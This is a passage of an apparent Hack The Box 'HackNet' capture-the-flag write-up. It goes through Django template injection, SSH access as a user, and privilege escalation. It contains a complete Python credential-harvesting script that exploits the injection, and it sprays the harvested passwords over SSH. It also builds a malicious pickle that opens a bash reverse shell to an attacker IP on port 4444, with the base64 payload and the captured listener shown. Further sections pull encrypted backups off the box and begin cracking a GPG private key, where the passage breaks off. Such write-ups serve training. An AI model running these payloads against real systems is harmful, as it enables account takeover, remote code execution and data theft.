
The screenshot confirms we can access indexed user records. users.0 refers to the first user object in the Django queryset, and .email extracts the email field.
And the password:
1
{{ users.0.password }}

The screenshots demonstrate successful extraction of individual user fields — first the email, then the plaintext password — proving the users queryset object is accessible in the template context.
Automated Credential Harvesting
To gather all user credentials efficiently, we use an automated Python script. The script:
- Sets the profile username field to an SSTI payload (
{{ users.values }}) via a POST to/profile/edit. - Iterates through post IDs, sending a GET to
/like/{id}to trigger the SSTI rendering. - Visits
/likes/{id}and parses the HTML for<img>tags where thetitleattribute contains the rendered user data. - Extracts email, username, and password from each match and saves them to
data.txt.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
#!/usr/bin/env python3
"""
exploit_and_scrape.py

1) Optionally set the profile 'username' field to a template payload (SSTI trigger).
2) Loop through /likes/{id} pages, extract credentials from <img title="..."> and save them to data.txt.

Before running:
 - Ensure you have permission to test the target.
 - Set COOKIES with a valid authenticated session (sessionid, csrftoken), or adapt to do a real login.
"""

import requests
import re
import os
import time
from bs4 import BeautifulSoup

BASE_URL = "http://hacknet.htb"

# Replace these values with your valid session values (or authenticate programmatically)
COOKIES = {
    "sessionid": "your_session_id_here",
    "csrftoken": "your_csrf_token_here",
}

HEADERS = {
    "User-Agent": "Mozilla/5.0 (compatible)",
    "Referer": BASE_URL,
    "X-CSRFToken": COOKIES.get("csrftoken", ""),
}

OUTPUT_FILE = "data.txt"

_CRED_RE = re.compile(
    r"""['"]?email['"]?\s*:\s*['"]([^'"]+)['"]\s*,\s*['"]?username['"]?\s*:\s*['"]([^'"]+)['"]\s*,\s*['"]?password['"]?\s*:\s*['"]([^'"]+)['"]""",
    re.IGNORECASE,
)


def extract_creds_from_html(html):
    users = []
    soup = BeautifulSoup(html, "html.parser")
    for img in soup.find_all("img"):
        title = img.get("title")
        if not title:
            continue
        for m in _CRED_RE.finditer(title):
            email, username, password = m.groups()
            users.append((email, username, password))
    return users


def save_users(users, seen):
    new_lines = []
    for email, username, password in users:
        key = (email, username)
        if key in seen:
            continue
        seen.add(key)
        new_lines.append(f"{email}:{username}:{password}")

    if not new_lines:
        print("[*] No new users to save.")
        return 0

    with open(OUTPUT_FILE, "a") as f:
        for line in new_lines:
            f.write(line + "\n")
    print(f"[+] Saved {len(new_lines)} new users to {OUTPUT_FILE}")
    return len(new_lines)


def load_seen_from_file():
    seen = set()
    if not os.path.isfile(OUTPUT_FILE):
        return seen
    with open(OUTPUT_FILE, "r") as f:
        for line in f:
            line = line.strip()
            if not line or ":" not in line:
                continue
            parts = line.split(":", 2)
            if len(parts) < 2:
                continue
            email, username = parts[0], parts[1]
            seen.add((email, username))
    return seen


def get_csrf_from_edit_page(session):
    """
    GET /profile/edit and try to parse the csrfmiddlewaretoken from the form.
    Returns token string or None.
    """
    edit_url = f"{BASE_URL}/profile/edit"
    try:
        r = session.get(edit_url, timeout=10)
        r.raise_for_status()
    except requests.RequestException as e:
        print(f"[!] Failed to GET profile edit page: {e}")
        return None

    soup = BeautifulSoup(r.text, "html.parser")
    # common Django name: csrfmiddlewaretoken (hidden input)
    token_input = soup.find("input", {"name": "csrfmiddlewaretoken"})
    if token_input and token_input.get("value"):
        return token_input["value"]
    # fall back to cookie
    return session.cookies.get("csrftoken")


def set_profile_username_ssti(session, payload):
    """
    Submit the profile edit form with the username set to payload.
    Returns True on success, False otherwise.
    """
    token = get_csrf_from_edit_page(session)
    if not token:
        print("[!] Could not find CSRF token; continuing but the POST may fail.")

    edit_url = f"{BASE_URL}/profile/edit"
    # Build multipart form data
    # The fields observed in your captured request: csrfmiddlewaretoken, picture, email, username, password, about, is_public
    files = {
        # empty picture; requests will send as file if given tuple; we send an empty filename/stream
        "picture": ("", b"", "application/octet-stream"),
    }
    data = {
        "csrfmiddlewaretoken": token or "",
        "email": "",
        "username": payload,
        "password": "",
        "about": "",
        # is_public should be 'on' or omitted
        "is_public": "on",
    }

    # set Referer header to edit page to mimic browser
    headers = session.headers.copy()
    headers["Referer"] = edit_url

    try:
        r = session.post(edit_url, data=data, files=files, headers=headers, timeout=10)
        # some apps redirect back; treat 200..399 as success
        if 200 <= r.status_code < 400:
            print(f"[+] Posted profile edit with payload. Response code: {r.status_code}")
            return True
        else:
            print(f"[!] Profile edit POST returned status {r.status_code}")
            return False
    except requests.RequestException as e:
        print(f"[!] Exception when POSTing profile edit: {e}")
        return False


def main():
    session = requests.Session()
    session.cookies.update(COOKIES)
    session.headers.update(HEADERS)

    # Example safe payload that enumerates users in rendered template
    ssti_payload = "{{ users.values }}"  # adjust to {{ users.0.email }} etc if needed

    # OPTIONAL: set the profile username to the payload so likes pages render user data
    print("[*] Attempting to set profile username to SSTI payload...")
    ok = set_profile_username_ssti(session, ssti_payload)
    if not ok:
        print("[!] Warning: setting the payload may have failed. You can inspect the profile edit page manually.")

    # small delay to allow app to process / replicate changes (if any)
    time.sleep(1)

    seen = load_seen_from_file()
    total_saved = 0

    for post_id in range(1, 31):
        like_url = f"{BASE_URL}/like/{post_id}"
        likes_url = f"{BASE_URL}/likes/{post_id}"

        try:
            session.get(like_url, timeout=10)
        except requests.RequestException as e:
            print(f"[!] Failed to GET like URL for post {post_id}: {e}")

        try:
            r = session.get(likes_url, timeout=10)
            r.raise_for_status()
        except requests.RequestException as e:
            print(f"[!] Failed to GET likes URL for post {post_id}: {e}")
            continue

        creds = extract_creds_from_html(r.text)
        print(f"[DEBUG] Post {post_id} -> Found {len(creds)} raw matches")
        saved = save_users(creds, seen)
        total_saved += saved

        # polite pause
        time.sleep(0.5)

    print(f"Done. Total new users saved this run: {total_saved}")


if __name__ == "__main__":
    main()
Script explanation:
extract_creds_from_html(html)— Parses the HTML of a/likes/{id}page using BeautifulSoup. It finds all<img>elements and uses a regex to extractemail,username, andpasswordfrom thetitleattribute, which contains the serialized user data rendered by the SSTI payload.set_profile_username_ssti(session, payload)— Performs a multipart POST to/profile/editwith the SSTI payload as the username. The CSRF token is parsed from the edit page form to ensure the request is accepted.save_users(users, seen)— Writes extracted credentials todata.txtinemail:username:passwordformat, deduplicating entries using theseenset to avoid saving the same account multiple times.- Loop logic — Iterates post IDs 1 through 30. For each post, it first sends a GET to
/like/{id}to trigger the SSTI rendering, then scrapes/likes/{id}for the rendered output. A 0.5-second pause between iterations prevents rate-limiting.
Output
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ cat data.txt
zero_day@hushmail.com:zero_day:Zer0D@yH@ck
blackhat_wolf@cypherx.com:blackhat_wolf:Bl@ckW0lfH@ck
datadive@darkmail.net:datadive:D@taD1v3r
codebreaker@ciphermail.com:codebreaker:C0d3Br3@k!
netninja@hushmail.com:netninja:N3tN1nj@2024
darkseeker@darkmail.net:darkseeker:D@rkSeek3r#
trojanhorse@securemail.org:trojanhorse:Tr0j@nH0rse!
exploit_wizard@hushmail.com:exploit_wizard:Expl01tW!zard
brute_force@ciphermail.com:brute_force:BrUt3F0rc3#
hello@nothing.com:{{ users.values }}:password123
hexhunter@ciphermail.com:hexhunter:H3xHunt3r!
rootbreaker@exploitmail.net:rootbreaker:R00tBr3@ker#
packetpirate@exploitmail.net:packetpirate:P@ck3tP!rat3
stealth_hawk@exploitmail.net:stealth_hawk:St3@lthH@wk
whitehat@darkmail.net:whitehat:Wh!t3H@t2024
virus_viper@securemail.org:virus_viper:V!rusV!p3r2024
cyberghost@darkmail.net:cyberghost:Gh0stH@cker2024
shadowcaster@darkmail.net:shadowcaster:Sh@d0wC@st!
bytebandit@exploitmail.net:bytebandit:Byt3B@nd!t123
shadowmancer@cypherx.com:shadowmancer:Sh@d0wM@ncer
phreaker@securemail.org:phreaker:Phre@k3rH@ck
shadowwalker@hushmail.com:shadowwalker:Sh@d0wW@lk2024
cryptoraven@securemail.org:cryptoraven:CrYptoR@ven42
glitch@cypherx.com:glitch:Gl1tchH@ckz
deepdive@hacknet.htb:deepdive:D33pD!v3r
mikey@hacknet.htb:backdoor_bandit:mYd4rks1dEisH3re
The output contains 26 user records in email:username:password format. Most entries appear to be placeholder accounts, but one record stands out: mikey@hacknet.htb:backdoor_bandit:mYd4rks1dEisH3re. The username backdoor_bandit and the email domain @hacknet.htb suggest this is the host system user mikey, registered on the platform with a plausible password.
Parsing Credentials
Use awk to parse lines in the email:username:password format — extract the username (portion before @ in the email) and the password (3rd field):
1
2
awk -F: 'NF>=3 { split($1, a, "@"); print a[1] }' data.txt > usernames.txt
awk -F: 'NF>=3 { print $3 }' data.txt > passwords.txt
Command explanation:
-F:— Sets the field separator to:(colon), since the data is colon-delimited.NF>=3— Ensures the line has at least 3 fields (a valid record), skipping malformed lines.split($1, a, "@"); print a[1]— Splits the first field (email) on the@character and prints the local part (the username).print $3— Prints the third field (the password).
Example run:
1
2
3
4
5
┌──(venv)─(kali㉿kali)-[~/HTB/Hacknet]
└─$ awk -F: 'NF>=3 { split($1, a, "@"); print a[1] }' data.txt > usernames.txt

┌──(venv)─(kali㉿kali)-[~/HTB/Hacknet]
└─$ awk -F: 'NF>=3 { print $3 }' data.txt > passwords.txt
This produces usernames.txt (usernames extracted from emails) and passwords.txt (passwords from the 3rd field).
Credential Validation via SSH
NetExec (formerly CrackMapExec) is a post-exploitation tool that can rapidly test credentials across multiple protocols. The --no-brute flag tells NetExec to pair usernames and passwords by line position rather than brute-forcing every username against every password — a 1:1 mapping from the two files:
1
netexec ssh 10.129.171.254 -u usernames.txt -p passwords.txt --no-brute
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ netexec ssh 10.129.171.254 -u usernames.txt -p passwords.txt  --no-brute
SSH         10.129.171.254  22     10.129.171.254   [*] SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u7
SSH         10.129.171.254  22     10.129.171.254   [-] cyberghost:Gh0stH@cker2024
SSH         10.129.171.254  22     10.129.171.254   [-] rootbreaker:R00tBr3@ker#
SSH         10.129.171.254  22     10.129.171.254   [-] zero_day:Zer0D@yH@ck
SSH         10.129.171.254  22     10.129.171.254   [-] cryptoraven:CrYptoR@ven42
SSH         10.129.171.254  22     10.129.171.254   [-] bytebandit:Byt3B@nd!t123
SSH         10.129.171.254  22     10.129.171.254   [-] datadive:D@taD1v3r
SSH         10.129.171.254  22     10.129.171.254   [-] phreaker:Phre@k3rH@ck
SSH         10.129.171.254  22     10.129.171.254   [-] netninja:N3tN1nj@2024
SSH         10.129.171.254  22     10.129.171.254   [-] darkseeker:D@rkSeek3r#
SSH         10.129.171.254  22     10.129.171.254   [-] trojanhorse:Tr0j@nH0rse!
SSH         10.129.171.254  22     10.129.171.254   [-] exploit_wizard:Expl01tW!zard
SSH         10.129.171.254  22     10.129.171.254   [-] whitehat:Wh!t3H@t2024
SSH         10.129.171.254  22     10.129.171.254   [-] virus_viper:V!rusV!p3r2024
SSH         10.129.171.254  22     10.129.171.254   [-] brute_force:BrUt3F0rc3#
[14:08:15] ERROR    Internal Paramiko error for hello:password123, Error reading SSH protocol banner[Errno 104] Connection   ssh.py:237
                    reset by peer
[14:08:16] ERROR    Internal Paramiko error for blackhat_wolf:Bl@ckW0lfH@ck, Error reading SSH protocol banner               ssh.py:237
SSH         10.129.171.254  22     10.129.171.254   [-] codebreaker:C0d3Br3@k!
SSH         10.129.171.254  22     10.129.171.254   [-] hexhunter:H3xHunt3r!
SSH         10.129.171.254  22     10.129.171.254   [-] packetpirate:P@ck3tP!rat3
SSH         10.129.171.254  22     10.129.171.254   [-] stealth_hawk:St3@lthH@wk
SSH         10.129.171.254  22     10.129.171.254   [-] shadowcaster:Sh@d0wC@st!
SSH         10.129.171.254  22     10.129.171.254   [-] shadowmancer:Sh@d0wM@ncer
[14:08:51] ERROR    Internal Paramiko error for shadowwalker:Sh@d0wW@lk2024, Error reading SSH protocol banner               ssh.py:237
[14:08:52] ERROR    Internal Paramiko error for glitch:Gl1tchH@ckz, Error reading SSH protocol banner                        ssh.py:237
           ERROR    Internal Paramiko error for deepdive:D33pD!v3r, Error reading SSH protocol banner                        ssh.py:237
SSH         10.129.171.254  22     10.129.171.254   [+] mikey:mYd4rks1dEisH3re  Linux - Shell access!
Output Analysis: The only valid credential pair is mikey:mYd4rks1dEisH3re with shell access via SSH.
Initial Access — Shell as mikey
Using the validated credentials, we SSH into the target as mikey:
1
2
3
ssh mikey@10.129.171.254

password: mYd4rks1dEisH3re
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ ssh mikey@10.129.171.254
mikey@10.129.171.254's password:
Linux hacknet 6.1.0-38-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.147-1 (2025-08-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Sep 16 14:10:53 2025 from 10.10.14.50
mikey@hacknet:~$ ls
user.txt
mikey@hacknet:~$ cat user.txt
*****************acf7d54c381486079c
The login is successful. The user.txt flag is immediately readable in mikey’s home directory, confirming initial access.
Privilege Escalation — mikey → sandy via Django Pickle Deserialization
Understanding Pickle Deserialization
Python’s pickle module is a serialization format that converts Python objects to byte streams and back. Unlike JSON or other text-based formats, pickle allows arbitrary code execution during deserialization because it can reconstruct arbitrary Python objects, including those that call os.system() or subprocess.run(). The __reduce__() method in a Python class defines how an object should be serialized and, critically, can specify a callable and arguments to invoke when the object is unpickled.
When a Django application uses file-based caching (LocMemCache, FileBasedCache), it serializes cache entries using pickle by default. If an attacker can write to the cache directory, replacing a .djcache file with a malicious pickled payload causes the application to execute arbitrary commands when it next reads from the cache.
Enumerating the Cache Directory
The Django file-cache directory exists but contains no cache files initially — only the directory entry is present and it is world-writable:
1
2
3
4
mikey@hacknet:~$ ls -la /var/tmp/django_cache/
total 8
drwxrwxrwx 2 sandy www-data 4096 Feb 10  2025 .
drwxrwxrwt 4 root  root     4096 Sep 17 10:12 ..
Analysis: The directory permissions drwxrwxrwx mean any user on the system can read, write, and execute within this directory. The directory is owned by sandy:www-data — sandy is the Django application’s service user. This world-writable permission is the core misconfiguration.
At this point there are no .djcache files for the app to read/unpickle.
After interacting with the site (browse / like a post)
After browsing the site (e.g., opening Explore and liking a post), Django writes file-cache entries into /var/tmp/django_cache/. Two .djcache files appear, owned by sandy:www-data:
1
2
3
4
5
6
mikey@hacknet:~$ ls -la /var/tmp/django_cache/
total 16
drwxrwxrwx 2 sandy www-data 4096 Sep 17 11:48 .
drwxrwxrwt 4 root  root     4096 Sep 17 10:12 ..
-rw------- 1 sandy www-data   34 Sep 17 11:48 1f0acfe7480a469402f1852f8313db86.djcache
-rw------- 1 sandy www-data 2800 Sep 17 11:48 90dbab8f3b1e54369abdeb4ba1efc106.djcache
This shows the app creates and later reads .djcache files as part of normal operation; because the cache is file-based and unpickling is used, these files are a viable target for replacement.
Crafting the Malicious Pickled Payload
We generate a malicious pickled object that executes a reverse shell when unpickled. The __reduce__() method tells pickle to call os.system() with our command string during deserialization:
1
2
3
4
5
6
import pickle, base64, os
class Exploit:
    def __reduce__(self):
        cmd = "bash -c 'bash -i >& /dev/tcp/KALI_IP/4444 0>&1'"
        return (os.system, (cmd,))
print(base64.b64encode(pickle.dumps(Exploit())).decode())
How __reduce__ works for exploitation:
pickle.dumps(obj)serializes the object by walking its__reduce__method.__reduce__()must return a tuple(callable, args)wherecallableis an existing function andargsis the tuple of arguments to pass to it.- Here,
callable = os.systemandargs = (cmd,)— so unpickling this object executesos.system("bash -c 'bash -i >& /dev/tcp/KALI_IP/4444 0>&1'"). - The result is a base64-encoded byte stream that, when decoded and written to a
.djcachefile, becomes a functional pickle bomb.
1
2
3
4
──(kali㉿kali)-[~/HTB/Hacknet]
└─$ python3 script.py
gASVTgAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjDNiYXNoIC1jICdiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjUwLzQ0NDQgMD4mMSeUhZRSlC4=
Deploying the Payload
Replace the .djcache files with the decoded malicious payload on the target as mikey:
1
for i in $(ls *.djcache); do rm -f $i; echo 'BASE64_PAYLOAD' | base64 -d > $i; chmod 777 $i; done
Command explanation:
for i in $(ls *.djcache)— Iterates over all existing.djcachefiles in the current directory.rm -f $i— Removes each legitimate cache file.echo 'BASE64_PAYLOAD' | base64 -d > $i— Decodes the base64 payload and writes the binary pickle data to the cache file.chmod 777 $i— Makes the file readable/writable/executable by all users, ensuring the Django process (running assandy) can read and unpickle it.
1
2
3
mikey@hacknet:/var/tmp/django_cache$
mikey@hacknet:/var/tmp/django_cache$ for i in $(ls *.djcache); do rm -f $i; echo 'gASVTgAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjDNiYXNoIC1jICdiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjUwLzQ0NDQgMD4mMSeUhZRSlC4=' | base64 -d > $i; chmod 777 $i; done
mikey@hacknet:/var/tmp/django_cache$
Triggering the Shell
Trigger the app to load the cache (browse/like a post) so Django unpickles the file. On the Kali listener, we catch the reverse shell — the shell runs as sandy:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.50] from (UNKNOWN) [10.129.172.174] 53818
bash: cannot set terminal process group (13305): Inappropriate ioctl for device
bash: no job control in this shell
sandy@hacknet:/var/www/HackNet$ id
id
uid=1001(sandy) gid=33(www-data) groups=33(www-data)
sandy@hacknet:/var/www/HackNet$ ;s
;s
bash: syntax error near unexpected token `;'
sandy@hacknet:/var/www/HackNet$ ls
ls
backups
db.sqlite3
HackNet
manage.py
media
SocialNetwork
static
sandy@hacknet:/var/www/HackNet$
The reverse shell connects back successfully. The id command confirms we are now running as sandy (uid=1001). We are inside the Django application root directory /var/www/HackNet/, which contains the project source code, database, and — notably — a backups directory.
Privilege Escalation — sandy → root via GPG Backup Decryption
Discovering Encrypted Backups
Under /var/www/HackNet/backups there are three encrypted SQL backups:
1
2
3
4
5
6
7
8
sandy@hacknet:/var/www/HackNet$ cd backups
cd backups
sandy@hacknet:/var/www/HackNet/backups$ ls
ls
backup01.sql.gpg
backup02.sql.gpg
backup03.sql.gpg
sandy@hacknet:/var/www/HackNet/backups$
These are GPG-encrypted SQL dump files (.sql.gpg). The .gpg extension indicates they were encrypted using GnuPG (GNU Privacy Guard), likely with a symmetric key or a recipient’s public key. To decrypt them, we need either the passphrase or the corresponding private key.
Transfer the files locally using Python’s built-in HTTP server:
1
2
3
4
5
sandy@hacknet:/var/www/HackNet/backups$ python3 -m http.server 8000
python3 -m http.server 8000
10.10.14.50 - - [17/Sep/2025 16:17:14] "GET /backup01.sql.gpg HTTP/1.1" 200 -
10.10.14.50 - - [17/Sep/2025 16:17:23] "GET /backup02.sql.gpg HTTP/1.1" 200 -
10.10.14.50 - - [17/Sep/2025 16:17:28] "GET /backup03.sql.gpg HTTP/1.1" 200 -
Download each file via wget on the Kali machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ wget http://10.129.172.174:8000/backup01.sql.gpg
--2025-09-17 12:17:13--  http://10.129.172.174:8000/backup01.sql.gpg
Connecting to 10.129.172.174:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13445 (13K) [application/octet-stream]
Saving to: 'backup01.sql.gpg'

backup01.sql.gpg                     100%[===================================================================>]  13.13K  --.-KB/s    in 0.001s

2025-09-17 12:17:13 (24.9 MB/s) - 'backup01.sql.gpg' saved [13445/13445]


┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ wget http://10.129.172.174:8000/backup02.sql.gpg
--2025-09-17 12:17:22--  http://10.129.172.174:8000/backup02.sql.gpg
Connecting to 10.129.172.174:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13713 (13K) [application/octet-stream]
Saving to: 'backup02.sql.gpg'

backup02.sql.gpg                     100%[===================================================================>]  13.39K  58.8KB/s    in 0.2s

2025-09-17 12:17:23 (58.8 KB/s) - 'backup02.sql.gpg' saved [13713/13713]


┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ wget http://10.129.172.174:8000/backup03.sql.gpg
--2025-09-17 12:17:27--  http://10.129.172.174:8000/backup03.sql.gpg
Connecting to 10.129.172.174:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13851 (14K) [application/octet-stream]
Saving to: 'backup03.sql.gpg'

backup03.sql.gpg                     100%[===================================================================>]  13.53K  44.4KB/s    in 0.3s

2025-09-17 12:17:28 (44.4 KB/s) - 'backup03.sql.gpg' saved [13851/13851]
GPG Private Key Cracking
GnuPG (GNU Privacy Guard) is an OpenPGP-compliant encryption and signing tool. Private keys are protected by a passphrase — a password that must be entered before the key can be used for decryption. If the passphrase is weak, it can be cracked using a dictionary attack.
Found armored_key.asc in Sandy’s GnuPG directory. The .asc extension indicates an ASCII-armored (text-encoded) key file:
1
2
3
4
5
6
7
8
sandy@hacknet:~/.gnupg/private-keys-v1.d$ ls -la
ls -la
total 20
drwx------ 2 sandy sandy 4096 Sep  5 11:33 .
drwx------ 4 sandy sandy 4096 Sep  5 11:33 ..
-rw------- 1 sandy sandy 1255 Sep  5 11:33 0646B1CF582AC499934D8503DCF066A6DCE4DFA9.key
-rw------- 1 sandy sandy 2088 Sep  5 11:33 armored_key.asc
-rw------- 1 sandy sandy 1255 Sep  5 11:33 EF995B85C8B33B9FC53695B9A3B597B325562F4F.key
gpg2john is a tool included with John the Ripper that converts GPG private keys into a hash format John can crack. It extracts the encrypted key material — including the salt, iteration count, and ciphertext — and formats them as a $gpg$ hash:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ gpg2john armored_key.asc > hash.txt

File armored_key.asc

┌──(kali㉿kali)-[~/HTB/Hacknet]
└─$ cat hash.txt
